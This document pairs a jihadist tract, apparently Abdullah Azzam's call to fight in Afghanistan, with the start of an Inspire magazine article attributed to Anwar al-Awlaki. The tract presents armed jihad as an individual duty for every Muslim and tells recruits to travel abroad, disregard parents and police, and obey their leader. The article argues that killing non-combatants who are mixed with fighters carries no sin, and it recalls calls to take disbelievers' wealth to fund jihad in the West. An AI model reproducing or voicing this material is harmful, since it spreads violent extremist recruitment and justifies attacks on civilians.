So, whose position and job can measure up to the rank of the Master of the Successors*{Tabi'een: 2nd generation after the prophetsallallahu alayhi wa sallam},* the heir of Prophetic knowledge through

his father-in-law Abu Hurayrah (may Allah be pleased with him)? Matters have reached a critical point, the noose is tightening, the situation is grave for the Muslims, so when will we go forth? And for how long will we sit back doing nothing?

The jurists used to rule, as has been reported in al-Bazzaziyyah, that *"If a Muslim woman is abused in the West, it is obligatory on the people of the East to rescue her."* What then would our scholars say about the thousands of women who are being raped in their homes? How would they respond to the women who cast themselves in the Kunar River in Laghman, fleeing from rape at the hands of the Red Army, in order to guard their chastity? (It is not permissible for a woman, by the agreement of scholars, to surrender to captivity if she fears for her modesty.) Do you not fear that your turn may come, and that the matter will concern your own honor? Abu Dawud narrates on the authority of Jabir *{Hadith Hasan, Saheeh Al-Jaami' No. 5566}*:

"There is no man who forsakes another Muslim man in a situation in which his honor is being disparaged and his respect is being violated, except that Allah will forsake him in a position in which he would like to be helped. Nor is there anybody who helps a Muslim in a situation where his honor is being disparaged and his respect is being violated, except that Allah will help him in a position where he would like to be helped."

So fear Allah with regard to your honor.

Hibban Ibn Musa says,

"We went out for ribat {Ribat: guarding the frontiers of Muslim land} to Syria with Ibn al-Mubarak. When he saw how the people were worshipping, making battle and sending out expeditions every day, he turned to me and said, 'We belong to Allah and to Him shall we return. Alas for the part of our lives that we have spent, and for the nights and days that we whiled away in acquiring knowledge of the declaration of legal intent of divorce, leaving aside the open doors of Heaven here."

This is Ibn al-Mubarak, who used to perform ribat for two months or more every year - leaving aside his trade and the lessons of hadith and going out for ribat - bewailing the fact that he has not performed ribat all his life, and that he has occupied himself with learning instead. What then should those who have not fired a single shot in the Path of Allah say?

When the Messenger of Allah (sallallahu alayhi wa sallam) was afflicted with his terminal illness, he did not let it prevent him from reminding the Companions to dispatch the mission of Usamah (may Allah be pleased with him). When Abu Bakr al-Siddiq tried to send out Usamah's expedition, the Companions tried to dissuade him from his resolution, whereupon he uttered the famous words *{Hayatus Sahaba 1/440}*,

"By He beside Whom there is no god! Even if the dogs rove around the feet of the wives of the Messenger of Allah (sallallahu alayhi wa sallam), I will not turn back an army which has been sent out by the Messenger of Allah (sallallahu alayhi wa sallam)."

And Allah willed that the final advice of the Companion of the Messenger of Allah (sallallahu alayhi wa sallam) should be to exhort people towards jihad. Abu Bakr, in the last hours of his life summoned `Umar and said to him *{Hayatus Sahaba 1/441}*,

"Listen, `Umar! I am telling you, and so act upon it afterwards, for I believe I shall die today (and that day was Monday); so if I die today, do not let the evening reach you without having taken over leadership of the people, and if I live till the night, do not let morning reach you without having taken over leadership of the people. Let not a calamity, great as it may be, distract you from matters pertaining to your religion, and the advice of your Lord. You saw me at the death of the Messenger of Allah (sallallahu alayhi wa sallam), and surely creation has never suffered such a misfortune. By Allah! If I were to delay in executing an order of His Messenger, Allah would forsake us, and afflict us with punishment and the city would be set ablaze."

Indeed, Abu Bakr, the best man after the Prophet (sallallahu alayhi wa sallam), felt that delay in enforcing the command of Allah and the command of His Messenger (sallallahu alayhi wa sallam) in going out for jihad was liable to invite destruction and loss.

This is the Book of Allah making judgement between us, and the Sunnah of His messenger (sallallahu alayhi wa sallam) speaking and testifying before us, and the way of the Companions in their understanding of the importance of jihad in this religion. Do we then have any comment on these ample, plain, clear, decisive, mutawatir *{Mutawatir: text that has been narrated by so many reliable individuals that there is no doubt in its authenticity}* texts? The villain has reached the depths of the Muslim women's chamber - shall we then leave him be? Shall we allow him to violate honors, spoil values and uproot principles?

Perhaps a woman might utter, 'Oh Mu`tasim!',
And such cries fill the mouths of the orphans.
Her cry has reached the ears of the people,
But she has not touched the dignity of (any like) al-Mu`tasim

The Russians have taken five thousand two hundred Afghan Muslim children to rear them on the Communist ideology, and to sow heresy deep within them. The Americans have confirmed the opening of six hundred schools, and they are maintaining, educating and raising one hundred fifty thousand Afghan children inside and outside the country. Where then are the propagators of Islam?

Where are the Muslim educators, and what have they prepared for saving this Muslim generation, and for safeguarding this great and blessed people?

The jurists have documented that the lands of the Muslims are like a single land, so that whichever region of the Muslims' territory is exposed to danger, it is necessary that the whole body of the Islamic Ummah rally together to protect this organ which is exposed to the onslaught of the microbe. What is the matter with the scholars that they do not arouse the youths for jihad, especially since arousal is compulsory? "And arouse the believers." *{Qur'an 4:84}*

What is the matter with the propagators that they do not dedicate a year of their lives to live amongst the Mujahideen, giving guidance and direction? What is the matter with the students that they do not take a year off from their studies in order to attain the distinction of jihad, and contribute with their own selves to the establishment of Allah's religion on earth?

"They are content to be among the women who remain behind, and their hearts have been sealed, so that they do not comprehend." However, the Messenger and those who believe with him perform

jihad with their selves and their wealth; they are the ones for whom there are blessings and reward, and they are the successful ones." *{Qur'an 9:87-88}*

What is the matter with the Imams, that they do not sincerely advise those who seek counsel from them regarding going out with blood and soul in the Path of Allah? For how long will the believing youths be held back and restrained from jihad? These youths, whose hearts are burning with a fire, spurting forth enthusiasm, and blazing with zeal that their pure blood may irrigate the earth of the Muslims. The one who forbids a young man from jihad is no different from the one who forbids him from prayer and fasting. Does the one who forbids people from jihad not fear that he falls under the implication (albeit indirectly) of the noble verse in which Allah says, (translated):

"Perhaps Allah knows those among you who restrain others, and those who say to their brethren, 'Come to us,' while they show only a little courage. They are miserly toward you. Then, when fear comes, you see them looking toward you, their eyes rolling like one who has been enshrouded on account of death. Then, when the fear departs, they lash you with sharp tongues, envious of the good. They have not believed, so Allah has rendered their deeds void, and that is easy for Allah." *{Qur'an 33:18-19}*

What is the matter with the mothers, that one of them does not send forward one her sons in the Path of Allah, that he might be a pride for her in this world, and a treasure for her in the Hereafter through his intercession? And what is the matter with the fathers that they do not urge one of their sons, so that he can grow up in the rearing-ground of heroes, and the lands of men, and the grounds of battle? He should consider that Allah created him infertile, and part of giving thanks for the blessing of children is to submit the charity from his children as thanks to his Lord. Did he create himself? Or provide himself with wealth? Why then, the stinginess towards the Lord of the Worlds?

Stinginess towards the King with respect to what He owns, notwithstanding the fact that we believe *"A soul will not die until its life span and sustenance have been depleted."*

What is the matter with the Muslims that they do not record some days of frontier-guarding, and some hours of battle in the books of their deeds, and the chronicles of their virtues? It has been confirmed in an authentic hadith narrated by Muslim on the authority of Salman that *{Riyadh-us-Saliheen, Imam An-Nawawi 1291}*,

"Guarding the frontier for a day in the Path of Allah is better than the fasting and prayer of a month."

And in a hasan hadith by At-Tirmidhi on the authority of Uthman *{Riyadh-us-Saliheen, Imam An-Nawawi 1293}*,

"Guarding the frontier for a day in the Path of Allah is better than a thousand days spent in other abodes, during which the nights are spent in prayer and the days in fasting."

And in the authentic hadith narrated by Imam Ahmad and Tirmidhi *{Saheeh Al-Jaami' No. 4503}*,

"Standing for an hour in the ranks of battle is better than standing (in prayer) for sixty years."

Oh brothers of Islam! Come, therefore, to the defense of your religion, and the victory of your Lord,

and the elevation of the way of your Prophet (sallallahu alayhi wa sallam)! Beloved brother! Draw your sword, climb onto the back of your horse, and wipe the blemish off yourUmmah. If you do not assume the responsibility, who then will?

Kind brother!

The dream of disgrace has gone on long enough
Where, then, is the roar of lions?
The party of the small birds have become eagle-like
And we are under the subjugation of slaves-
The subjugation of slaves out of submissiveness
And not as a result of military defeat.

Dear brother! "Surely, in their stories is a moral for intelligent people."*{Qur'an 12:111}*

So, the bloody tale of Bukhara, the narrative of mutilated Palestine, and blazing Eden, and enslaved peoples, the sorry stories of Spain, the terrible accounts of Eritrea, sore Bulgaria, the tragedy of Sudan, the devastated remnants of Lebanon, Somalia, Burma, Caucasia and its deep wounds, Uganda, Zanzibar, Indonesia, Nigeria. All these slaughters and tragedies are the best lesson for us. Will we take admonishment from the past before we lose the present? Or will history repeat itself over us while we swallow degradation, fall into oblivion as those before us did, and lose just as they lost?

We hope that Allah defeats the Russians in Afghanistan, and that they turn back on their heels in failure. If the latter occurs, then I wish I knew what catastrophe will befall the Muslims.

Abu Dawud has reported, with a strong chain of narration, on the marfu` authority of Abu Umamah,

"Whoever did not go out for jihad, nor helped equip a fighter, nor treated amujahid's family well in his absence, Allah will afflict him with a calamity before the Day of Judgement."*{Hasan hadith: Abu Dawud 3/22; Ibn Majah 2/923}*

"Surely, therein is a reminder for anybody with a heart, or who listens while bearing witness (to the truth)." *{Qur'an 50:37}*

Have I not conveyed the message? Oh Allah, bear witness then.
Have I not conveyed the message? Oh Allah, bear witness then.
Have I not conveyed the message? Oh Allah, bear witness then.{Taken from the Prophet's (sallallahu alayhi wa sallam) last sermon}

CONCLUSION

1. When the enemy enters the land of the Muslims, jihad becomes individually obligatory (fard `ayn), according to all the jurists, mufassirin and muhaddithin.

2. When jihad becomes fard `ayn, there is no difference between it and salah and fasting, according to the three Imams, Abu Hanifah, Malik and al-Shafi`i. As for the Hanbalis, they give priority to salah.

In *Bulghah al-Salik li-Aqrab al-Masalik fi madhhab al-Imam Malik* ("The Sufficiency of the Traveller on the Best Path in the School of Imam Malik"), the following is reported:

"Jihad in the Path of Allah, to raise the word of Allah, is fard kifayah once a year, so that if some perform it, the obligation falls from the rest. It becomes fard `ayn, like salah and fasting, if the legitimate Muslim Imam declares it so, or if there is an attack by the enemy on an area of people."

Majma` Al-Anhur, a book of the Hanafi school, reports:

"If the sufficiency (to defeat the enemy) is not reached except by everybody participating, then at such a time it (jihad) becomes fard `ayn, like salah."

And in Hashiyah Ibn `Abidin *{Hashiyah Ibn Abidin 3/238}*, another authoritative Hanafi text, we find,

"...and (jihad is) fard `ayn if the enemy has attacked part of the Islamic homeland. It thus becomes an obligation like salah and fasting which cannot be abandoned."

3. When jihad becomes fard `ayn, no permission of parents is required, just as parents' permission is not required to perform the dawn salah, or to fast Ramadan.

4. There is no difference between one who abandons jihad without excuse when it is fard `ayn, and one who eats without excuse during the day in Ramadan.

5. Donating money does not exempt a person from bodily jihad, no matter how great the amount of money given. Nor is the obligation of jihad, which is hanging over the person's neck, lifted from him; just as it is not correct to give money to the poor for missed fasts or prayers without making them up.

6. Jihad is the obligation of a lifetime, just like salah and fasting. As it is not permissible to fast one year in Ramadan and eat in the following Ramadan, or to pray one day and abandon salah another day, similarly one cannot perform jihad one year and abandon it for some years if he is capable of continuing.

7. Jihad is currently fard `ayn - individually obligatory, in person and by wealth, in every place that the Disbelievers have occupied. It remains fard `ayn continuously until every piece of land that was once Islamic is regained.

8. The word "jihad", when mentioned on its own, only means combat with weapons, as was mentioned by Ibn Rushd, and upon this the four Imams have agreed.

9. The implication of "fi sabilillah" (in the Path of Allah) is jihad, as Ibn Hajar has said. *{Fath-ul-Bari, Ibn Hajar Al-Asqalani 6/22}*

10. The saying, *"We have returned from the lesser jihad (battle) to the greater jihad (jihad of the*

soul)" which people quote on the basis that it is a hadith, is in fact a false, fabricated hadith which has no basis. It is only a saying of Ibrahim Ibn Abi `Abalah, one of the Successors, and it contradicts textual evidence and reality. {Ibn Taymiyyah said in Al-Furqan pp. 44-45: *"This hadith has no sources and nobody whomsoever in the field of Islamic knowledge has narrated it. Jihad against the disbelievers is the most noble of actions and moreover it is most important action for the sake of mankind."* Al-Khateeb Al-Baghdadi reports it as daeef (weak) due to the narrator Khalaf bin Muhammad bin Ismail Al-Khiyam. Al-Haakim says, *"His hadiths are unreliable."* Abu Ya'la Al-Khalili says, *"He often adulterates, is very weak and narrates unknownhadith."* (Mashari-ul-Ashwaq, Ibn Nuhas 1/31). There is also the narrator Yahya bin Al-Ula who is known liar and forgerer of hadith (Ahmad). Amru bin Ali, An-Nasai and Ad-Daraqutni state, *"His hadith are renounced."* Ibn Adi states, *"His hadith are false,"* (Tahzeeb-ut-Tahzeeb 11/261-262) Ibn Hajar said, *"He was accused of forging hadith,"* (At-Taghrib). Adh-Dhahabi said, *"Abu Hatim said that he is not a strong narrator, Ibn Ma'een classified him as weak and Ad-Daraqutni said that he is to be neglected."*

11. Jihad is the zenith of Islam, and proceeds in stages. Before it comes hijrah, then preparation (organisation), then ribat, then combat. Hijrah is necessary for jihad, for it has been reported in the authentic hadith reported by Imam Ahmad on the marfu' authority of Junadah, that "hijrah will not cease as long as jihad continues." Ribat refers to living on the Muslims' front-line to protect the Muslims. It is a necessity of combat, because battles do not occur every day. A person may perform ribat for a long time and only participate in one or two battles during this time.

12. Jihad today is individually obligatory (fard `ayn), by self and wealth, on every Muslim, and the Islamic community remains sinful until the last piece of Islamic land is freed from the hands of the Disbelievers, nor are any absolved from the sin other than the Mujahideen.

13. Jihad in the time of the Messenger of Allah (sallallahu alayhi wa sallam) was of different varieties. The Battle of Badr was recommended (mustahabb). On the other hand, the battles of The Trench and Tabuk were fard `ayn upon every Muslim. The entire community was summoned forth, in the case of Tabuk because of the fact that the Disbelievers attacked Madinah, the Land of Islam. The Battle of Khaybar (in the year 7 A.H.) was communally obligatory (fard kifayah), and the Messenger of Allah only permitted those who had witnessed Hudaybiyah (6 A. H.) to participate in it.

14. Jihad in the days of the Companions and Successors was mostly fard kifayah, because they were embarking on new conquests.

15. Today jihad in person is all fard `ayn.

16. Allah has not excused anybody to abandon jihad other than the ill, the cripple and the blind, as well as children who have not yet reached puberty, and women who have no way of emigrating and performing jihad, and those advanced in years. In fact, it is better for even the sick person whose illness is not serious, as well as the cripple and the blind person, if they are able to make their way to the training camps in order to join the Mujahideen, teach them Qur'an, talk to them and encourage them to be brave, to do so, just as Abdullah Ibn Umm Maktum did in Uhud. Anybody else has no excuse before Allah, whether he is a professional, a specialist, an employer or a great businessman. None of these is excused from performing jihad personally or permitted to merely contribute materially.

17. Jihad is a collective act of worship, and every group must have a leader. Obedience to the leader is a necessity in jihad, and thus a person must condition himself to invariably obey the leader, as has been reported in the hadith by Muslim on the authority of Abu Hurayrah:

"You must hear and obey, whether it is easy or difficult for you, in things which are pleasant for you as well as those which are inconvenient and difficult for you."

NOTES FOR THOSE COMING FOR JIHAD

1. The jihad of ordinary people is different from the jihad of Islamic propagators. The propagators are always few, and as a rule they are the prime of the Ummah. They alone cannot continue a prolonged jihad, nor are they capable of confronting nations, and so the Ummah must participate with them. Any people will have many faults, so let not anybody think that an entire people is outstanding, bearing the mark of elite angels.

2. The Afghan people are like any other people in that there is ignorance and shortcomings among them, so let not anybody think that he will find an entire people without any deficiencies. However, the difference between the Afghan people and others is that the Afghans have refused disgrace in their religion, and have purchased their dignity with seas of blood and mountains of corpses and lost limbs. Other nations have submitted to colonization and disbelief from the first day.

3. The Afghan nation is illiterate, and has been reared only on the Hanafi school of thought. No other school of jurisprudence has co-existed with the Hanafi school in Afghanistan, and thus many of them think that anything, which contradicts the Hanafi school, is not part of Islam. The absence of other juristic schools in Afghanistan has led to partisanship and prejudice in favor of the Hanafi school in the hearts of the Afghan people. Therefore anybody who wishes to perform jihad with the Afghans should respect the Hanafi school.

4. The Afghans are a faithful people who recognize manhood, chivalry and pride, and do not appreciate trickery or hypocrisy. When they love a person, they will give their life and soul for him, and if they dislike him they will not show it at all. A person should desist from certain actions of the prayer when he first mingles with them, in order to give himself a valuable chance of reaching their hearts so that he will be able to instruct and educate them and thus improve their worldly and religious conditions. Imam Ahmad and Ibn Taymiyyah have given verdicts to this effect.

5. You should certainly know that the path of jihad is long and arduous, and that it is not easy for most people to continue the journey, even if they were very eager at the start. Desires and effusive feelings for jihad must definitely take root in the soul to enable it to bear hardships, and to rear it upon difficulties and adversities. Many youth came here zealous, but then their zeal steadily diminished, until they began disputing the very ordinance of jihad.

Allah has undertaken to support the Mujahideen, so whoever goes forth in His path, Allah will guide him, strengthen his determination, fortify his heart and make his feet firm.

"There are three whom Allah must help: the mujahid in the path of Allah, the reporter (of a message)

who wishes to discharge his responsibility, and the one seeking marriage in order to guard his modesty." *{At-Tirmidhi, Ahmad, An-Nasai and Ibn Majah. Authenticated by Ibn Hibban and Al-Haakim, with which Adh-Dhahabi agreed.}*

Oh Allah! You are free from all defect. Praise be to You. I bear witness that there is none worthy of worship other than You, I seek Your forgiveness and turn to you in repentance.

PART THREE:

CLARIFICATIONS ABOUT THE ISSUE OF JIHAD TODAY

Praise be to Allah, Lord of the Worlds. Blessings and peace be upon the noblest of Messengers, Muhammad and upon all his family and companions.

1. We have spoken at length about the status of jihad today in Afghanistan, Palestine, and other usurped Muslim lands of the like. We have confirmed what has been agreed upon by the earlier (salaf) and latter (khalaf) generations of hadith scholars, exegetes, jurists, and scholars of religious principles (usul), namely that :

"When a span of Muslim land is occupied jihad becomes individually obligatory (fard `ayn) on the inhabitants of that piece of land. The woman may go out without her husband's permission with a mahram, the one in debt without the permission of the one to whom he owes, the child without his father's permission. If the inhabitants of that area are not sufficient in number, fall short, or are lazy, the individually obligatory nature of jihad extends to those around them, and so on and so on until it covers the entire Earth, being individually obligatory (fard `ayn) just like salah, fasting, and the like so that nobody may abandon it."

2. The obligation of jihad today remains fard `ayn until the liberation of the last piece of land which was in the hands of Muslims but has been occupied by the Disbelievers.

3. Some scholars consider jihad today in Afghanistan and Palestine to be fard kifayah. We agree with them in that jihad in Afghanistan for the Arabs was initially fard kifayah. But the jihad is in need of men and the inhabitants of Afghanistan have not met the requirement which is to expel the Disbelievers from Afghanistan. In this case, the communal obligation (fard kifayah) is overturned. It becomes individually obligatory (fard `ayn) in Afghanistan, and remains so until enough Mujahideen have gathered to expel the communists in which case it again becomes fard kifayah.

4. There is no permission needed from anybody in the case of an individual obligation (fard `ayn), according to the principle, *"there is no permission necessary for an individual obligation (fard `ayn)"*.

5. A person who discourages people from jihad is like the one who discourages people from fasting. Whoever advises an able Muslim not to go for jihad is just like the one who advises him to eat in Ramadan while he is healthy and in residence.

6. It is best to shun the company of those who hold back from jihad and not to enter into arguments with them, for this would lead to idle disputation and hardening of the heart.

Shaykh al-Islam Ibn Taymiyyah says,

"And abandonment/shunning comprises: avoiding evil and evil people, and similarly shunning those who call for innovation in religion, and sinful people and those who associate with such people or assist them in thoseendeavours. Similar is the case of the person who abandons jihad and from whom there is no benefit in associating with, for in this case we are liable to punishment for not having helped him by co-operating in matters of righteousness and piety. The adulterers, homosexuals, those who abandon jihad, the innovators and the alcoholics, as well as those who associate with them are a source of harm to the religion of Islam. They will not cooperate in matters of righteousness and piety. So whoever does not shun their company is, in fact, abandoning what he has been commanded to do and is committing a despicable deed."{Majmu' Al-Fatawa 15/313}

IMPORTANT NOTES REGARDING APPLICATION OF THE RULING

When we call people for jihad and explain to them its ordinance, it does not mean that we are in a position to take care of them, advise them, and look after their families. The concern of the scholars is to clarify the Islamic legal ruling. It is neither to bring people to jihad nor to borrow money from people to take care of the families of Mujahideen. When Ibn Taymiyyah or Al-`Izz Ibn `Abd As-Salam explained the ruling concerning fighting against the Tartars they did not become obliged to equip the army.

Carrying out religious obligations is necessary according to one's capability. Pilgrimage, for example, is compulsory on those who are able to perform it.

"And it is an obligation on mankind towards Allah to perform the Pilgrimage of the House for whoever is able to do so."*{Qur'an 3:97}*

Similarly, jihad must be performed according to one's ability, as mentioned in the Qur'an,

"There is no blame on the weak, nor on the ill, nor on those who cannot find anything to spend, when they are sincere and true towards Allah and His Messenger. There is no censure upon the righteous. Indeed Allah is Oft-Forgiving, Most Merciful. Nor (is there any blame) on those who, when they came to you to be provided with mounts, you said to them, " I cannot find anything on which to mount you.' They turned away, their eyes flowing with tears, out of grief that they did not have anything to spend (in the path of Allah)." *{Qur'an 9:91-92}*

Ibn al-`Arabi said {Ibn Al-Arabi 2/995},

"This second verse is the strongest of evidence for the acceptability of the excuse of one who is in poverty or has a valid need which holds him back from jihad, provided goodwill has been identified in his conduct while claiming the inability."

Al-Qurtubi said in his tafsir *{Tafseer Al-Qurtubi 8/226},*

"The verse is a basis for the dismissal of obligation from the incapable, so that whoever is incapable of performing a deed is exempted from it, sometimes by doing something else in its place, and sometimes by merely having the resolution and will to do it. There is no difference in this respect between a person who is incapable physically, and one who is financially unable. This verse is explained by the words of Allah, (translated) 'Allah does not impose upon any soul a burden beyond its capability' "

In Sahih Muslim, it is reported that the Prophet (sallallahu alayhi wa sallam) said,

"In Madinah are people who are with you whenever you travel any distance or traverse a valley. They were held back by (valid) excuses."

According to another narration, "they were held back by illness."

{Formatters note: This is a summary of the thehadeeth in which during the battle ofTabuk, Allah's Messenger (sallallahu alayhi wa sallam) said: "There are people whom you do not travel any distance, nor do you spend anything, nor do you pass any valley, but they with you in that matter, while they remain in Al-Madinah." The people said, "How is that?" He said: "They have been restrained due to some excuse, but they are with us because of the good intention." Reported by Abu Dawud and Al-Bukhari in a shorter version}

Al-Qurtubi said,

"The majority of scholars are of the view that anybody who cannot find anything to spend in jihad is not obliged to spend."

At-Tabari inferred *{Tafseer At-Tabari 10/211},*

"There is no blame (i.e. sin) on those with chronic diseases, who are incapable of travelling and fighting, nor on the ill, nor on those who do not find anything to spend to take them to jihad."

Ibn Taymiyyah said *{Majmu' Al-Fatawa 15/313},*

"The commands, retributions, expiations and so on of the Islamic law are intended to be implemented according to capability."

ADDING TO THE TEXTS OF SCHOLARS ALREADY MENTIONED:

1. Those with valid excuses are absolved of the sin of sitting back from jihad. Those legitimately excused include:

a) somebody with a wife and children who do not have income from any other source nor have anybody besides him who could support and maintain them. But if he is able to allocate provision for

them for the duration of his absence, then he is sinful if he sits back. Every Muslim should reduce his spending and be frugal with his earnings until he is able to go out for jihad.

b) somebody who was unable, after much effort, to obtain a visa to come to Pakistan.

c) somebody whose government denied him a passport or prevented him from leaving from the airport.

d) somebody who has parents who do not have anybody besides him to support and maintain them.

THE QUESTION OF INTERROGATION BY POLICE AUTHORITIES UPON RETURN OF THE MUJAHID TO HIS HOMELAND FROM JIHAD

This point is never an excuse because it is a matter of suspicion and uncertainty. Jihad is a certainty and the fear of interrogation by the Intelligence is a matter of doubt. In fact, even if he is certain that the Intelligence will interrogate him, this is not an excuse, which absolves him from the sin of sitting back from jihad. The excuse of coercion which is admissible in the shari`ah and which would absolve him of the sin of abandoning an obligation is *"direct coercion which threatens loss of life or limb",* that is, torture involving death or severance of a limb. Similarly, fear of police authorities in the country whose passport he holds, even if he is sure that when he returns they will detain him and kill him or sever his limb, is not an acceptable excuse before Allah because in this case he is obliged to forsake his country and live in the land of jihad.

"Those whose souls the angels take while they are wronging themselves - (the angels) say to them, 'What was the matter with you?' They reply, 'We were weak and oppressed in the land.' (The angels) say, 'Was not Allah's earth spacious enough that you could emigrate therein?' Then, the abode of those people shall be Hell - how evil a destination it is! Except for such weak and oppressed men, women and children who were neither able to come up with a stratagem (to emigrate) nor shown any way (to do so) - those Allah will surely pardon, and Allah is Most Pardoning, Oft-Forgiving."*{Qur'an 4:97-99}*

THE ISSUE OF ARAB WOMEN {The context used here means women from outside the country} PERFORMING JIHAD IN AFGHANISTAN

Arab women may not come without a non-marriageable male guardian (mahram). Their duties are confined to education, nursing, and assisting refugees. As for fighting, Arab women may not fight because until now, Afghan women are not participating in the fighting.

THE ISSUE OF SOMEBODY WHO HAS A HANDICAP (SUCH AS THE CRIPPLE) WHICH PREVENTS HIM FROM FIGHTING BUT DOES NOT PREVENT HIM FROM WORKING IN OTHER SPHERES

The individual obligation is not dismissed from a cripple or from an invalid whose illness is not serious because they are capable of working in the spheres of health and education which is a broad field. The Mujahideen are now more in need of propagators than they are in need of food, weapons, and medicine.

Ibn al-Humam said *{Fath-ul-Qadir 5/441},*

"As for the one who is not able to go out for fighting, he must go out to swell the ranks for this will help terrorise the enemy."

So if going out to swell the ranks is obligatory, then how about going out to teach the Mujahideen the regulations of their religion? This is more obligatory and more strongly compulsory.

A WORD TO THOSE WITH FAMILIES

In conclusion: We tell those with families that they may not leave their families and go out for jihad without ensuring provision for them and without ensuring that somebody will take care of them. Thus, whoever wishes to go out now with his family should realise that we are not able to take care of him. He should therefore check with the Islamic centres close to him or with well-wishers until he is able to guarantee provision for his family. The poor people with families must therefore determinedly look for somebody who could financially support their families for the duration of their absence. They should urgently hasten to take care of their financial affairs, then go out for jihad.

"The Jihad is in need of money, and men are in need of Jihad."

{Sheikh Abdullah Azzam}

GLOSSARY

Ahl al-Sunnah wal-Jama`ah - the followers of the sunnah, and the Community. The body of mainstream Muslims.

Companions - Sahabah. - those people who met the Prophet (sallallahu alayhi wa sallam) as Muslims, and who died as Muslims.

fard `ayn - an individual obligation, which must be performed by every sane adult, and which is not waived from anybody no matter how great the number of people doing it. Anybody not performing it is sinful, and anybody fulfilling it is rewarded.

fard kifayah - a communal obligation, which must be discharged by at least some people, otherwise they will all be sinful. Only those performing the duty are rewarded, although if they fulfil the duty, the sin is lifted off everybody.

fiqh - jurisprudence, Islamic law.

Firdaws - a part of Paradise. Bukhari and Muslim have narrated that the Prophet (sallallahu alayhi wa sallam) said,

"When you ask Allah for Paradise, ask Him for Firdaws, for it is the highest part of Paradise, and the best part of Paradise. From it gush the rivers of Paradise, and above it is the Throne of (Allah) The Most Gracious."

Fitnah - strife.

hadith - a report of the Prophet (sallallahu alayhi wa sallam)'s sayings and/or deeds.

hasan - good. A category of hadith that is well-corroborated, but not to the same level as one rigorously authenticated (sahih).

hijrah - emigration from a land of Disbelievers in order to be able to practise Islam. The famous hijrah in Islamic history is that of the early Muslims from Makkah to Madinah, and this is counted as the first year of the Islamic calendar.

Hururiyyah - a sect of the Khawarij who retired to Hurura' (near Kufah, in `Iraq), after which they are named.

Khawarij - a sect that denounced both `Ali (the fourth Caliph), and Mu`awiyah during the conflict between the two Companions. They revolted against `Ali since they believed it was justified to rise against a corrupt ruler. They were very strictly religious, and very harsh against those who opposed them.

mahram - a permanently non-marriageable male relative of a woman, such as her brother, father, son and grandfather.

marfu` - ascribed. Used to describe a hadith which has been related through a contiguous series of transmitters from the Prophet (sallallahu alayhi wa sallam).

mufassir - a scholar specialised in the study of tafsir. (plural: mufassirin).

muhaddith - a scholar specialised in the study of hadith. (plural: muhaddithin).

muhajirin - emigrants. Those Muslims who perform the hijrah.

mujahid - one who performs jihad. (plural: Mujahideen).

mutawatir - used to describe a hadith which has been reported through mass narration, by so many pious Muslims in every generation that it is not admissible that they could all have been mistaken or co-operatively agreed to lie.

Salaf - The first three generations of Muslims after the Prophet (sallallahu alayhi wa sallam). In a hadith narrated by Bukhari, the Prophet (sallallahu alayhi wa sallam) said, *"The best of my Ummah is my generation, then those after them, then those after them."*

Ribaat - guarding the frontlines of the Islamic state.

Salah - the ritual prayer, performed five times daily.

Successors - Tabi`in. The second generation of Muslims, who met the Companions, but did not meet the Prophet (sallallahu alayhi wa sallam) himself.

sunnah - the deeds and words of the Prophet (sallallahu alayhi wa sallam).

tafsir - exegesis, commentary on the Qur'an.

Uhud - a mountain near Madinah. The site of one of the early battles between the Muslims and the pagans. About it, the Prophet (sallallahu alayhi wa sallam) said in Saheeh Al-Bukhari: *"This (Uhud) is a mountain that loves us and is loved by us."*

Ummah - the Islamic community.

zakah - the compulsory charity (2.5%) which must be paid by those who have had more than a specified amount of wealth for one lunar year.

COVER STORY

Targeting the Populations of Countries that are at War with the Muslims

Shaykh Anwar al-Awlaki



REMINDER

In the fourth issue of *Inspire*, Shaykh Anwar discussed in-depth the ruling on taking the wealth of the disbelievers in a country that's at war with the Muslims citing from classical scholars. He concluded that for individuals to do jihad in the West today, gathering the appropriate amount of money is necessary since "without wealth there can be no jihad."

Inspire magazine has announced that it would be holding a video session with myself to answer the questions we receive from our readers. The most frequently asked question was about the legality of targeting non-combatants in countries that are at war with the Muslims. This issue is surrounded with confusion and because of its importance and relevance to today's jihad, I would devote this article to answering it based on the evidence from Qur'an and *Ĥadîth* as well as the actual practices of the Messenger of Allah ﷺ, his companions and the consecutive generations of the mujahidin. We will also look into the realities of today's jihad and what methods of war are needed for its success (*fiqh al-wâqi`*). This is the summary of the *fiqh* of the issue at hand:

• The scholars have divided the people of *dâr al-Ĥarb* into combatants and non-combatants.

• The scholars agree that all combatants may be targeted. With the category of non-combatants it is more complex.

• Scholars agree that women and children should not be intentionally targeted.

• The scholars differed however on the ruling concerning the elderly, farmers, merchants and slaves.

• But they all agree that if women, the elderly, farmers, merchants or slaves participate in the war effort against Muslims either by actual participation in fighting, financial contribution or opinion, they become legitimate targets.

• If combatants and non-combatants are mixed together and integrated, it is allowed for the Muslims to attack them even if women, children, the elderly, farmers, merchants and slaves get killed but this should only be done with the intention of fighting the combatants.

• If Muslims kill non-combatants in fighting there is no liability on the Muslims. There is no retribution, no blood money to be paid and there is no sin on the Muslims in the eyes of Allah.

• If Muslims get killed unintentionally or by mistake during the fight with the disbelievers, there is no sin on the Muslim who killed him but there is a *kaffârah* which is fasting two months or feeding sixty poor persons. There is a difference of opinion whether blood money should be paid.

• Non-combatants should not be executed if they fall into captivity.

• Islam does not allow the enemy to use our rules against us and to use our rules to our disadvantage.

• The consideration of the continuation of jihad and the victory of the Muslims should always take precedence when the scholar gives a fatwa on a matter relating to jihad.

The following are *aĥâdîth* that prohibit the killing of non-combatants:

• Ibn Umar narrated that the Messenger of Allah ﷺ prohibited the killing of women and children.[1]

1 Bukhari and Muslim.

• The Messenger of Allah ﷺ said: "*Do not kill an old man or a child or a woman.*"[2]

• The Messenger of Allah ﷺ found a woman killed in one of his battles and said: "*She is not a fighter*."[3]

Our scholars have used the terms *muqâtilah* and *ghayr muqâtilah* which translates into "combatants" and "non-combatants" respectively to classify the disbelievers who are at war with the Muslims.

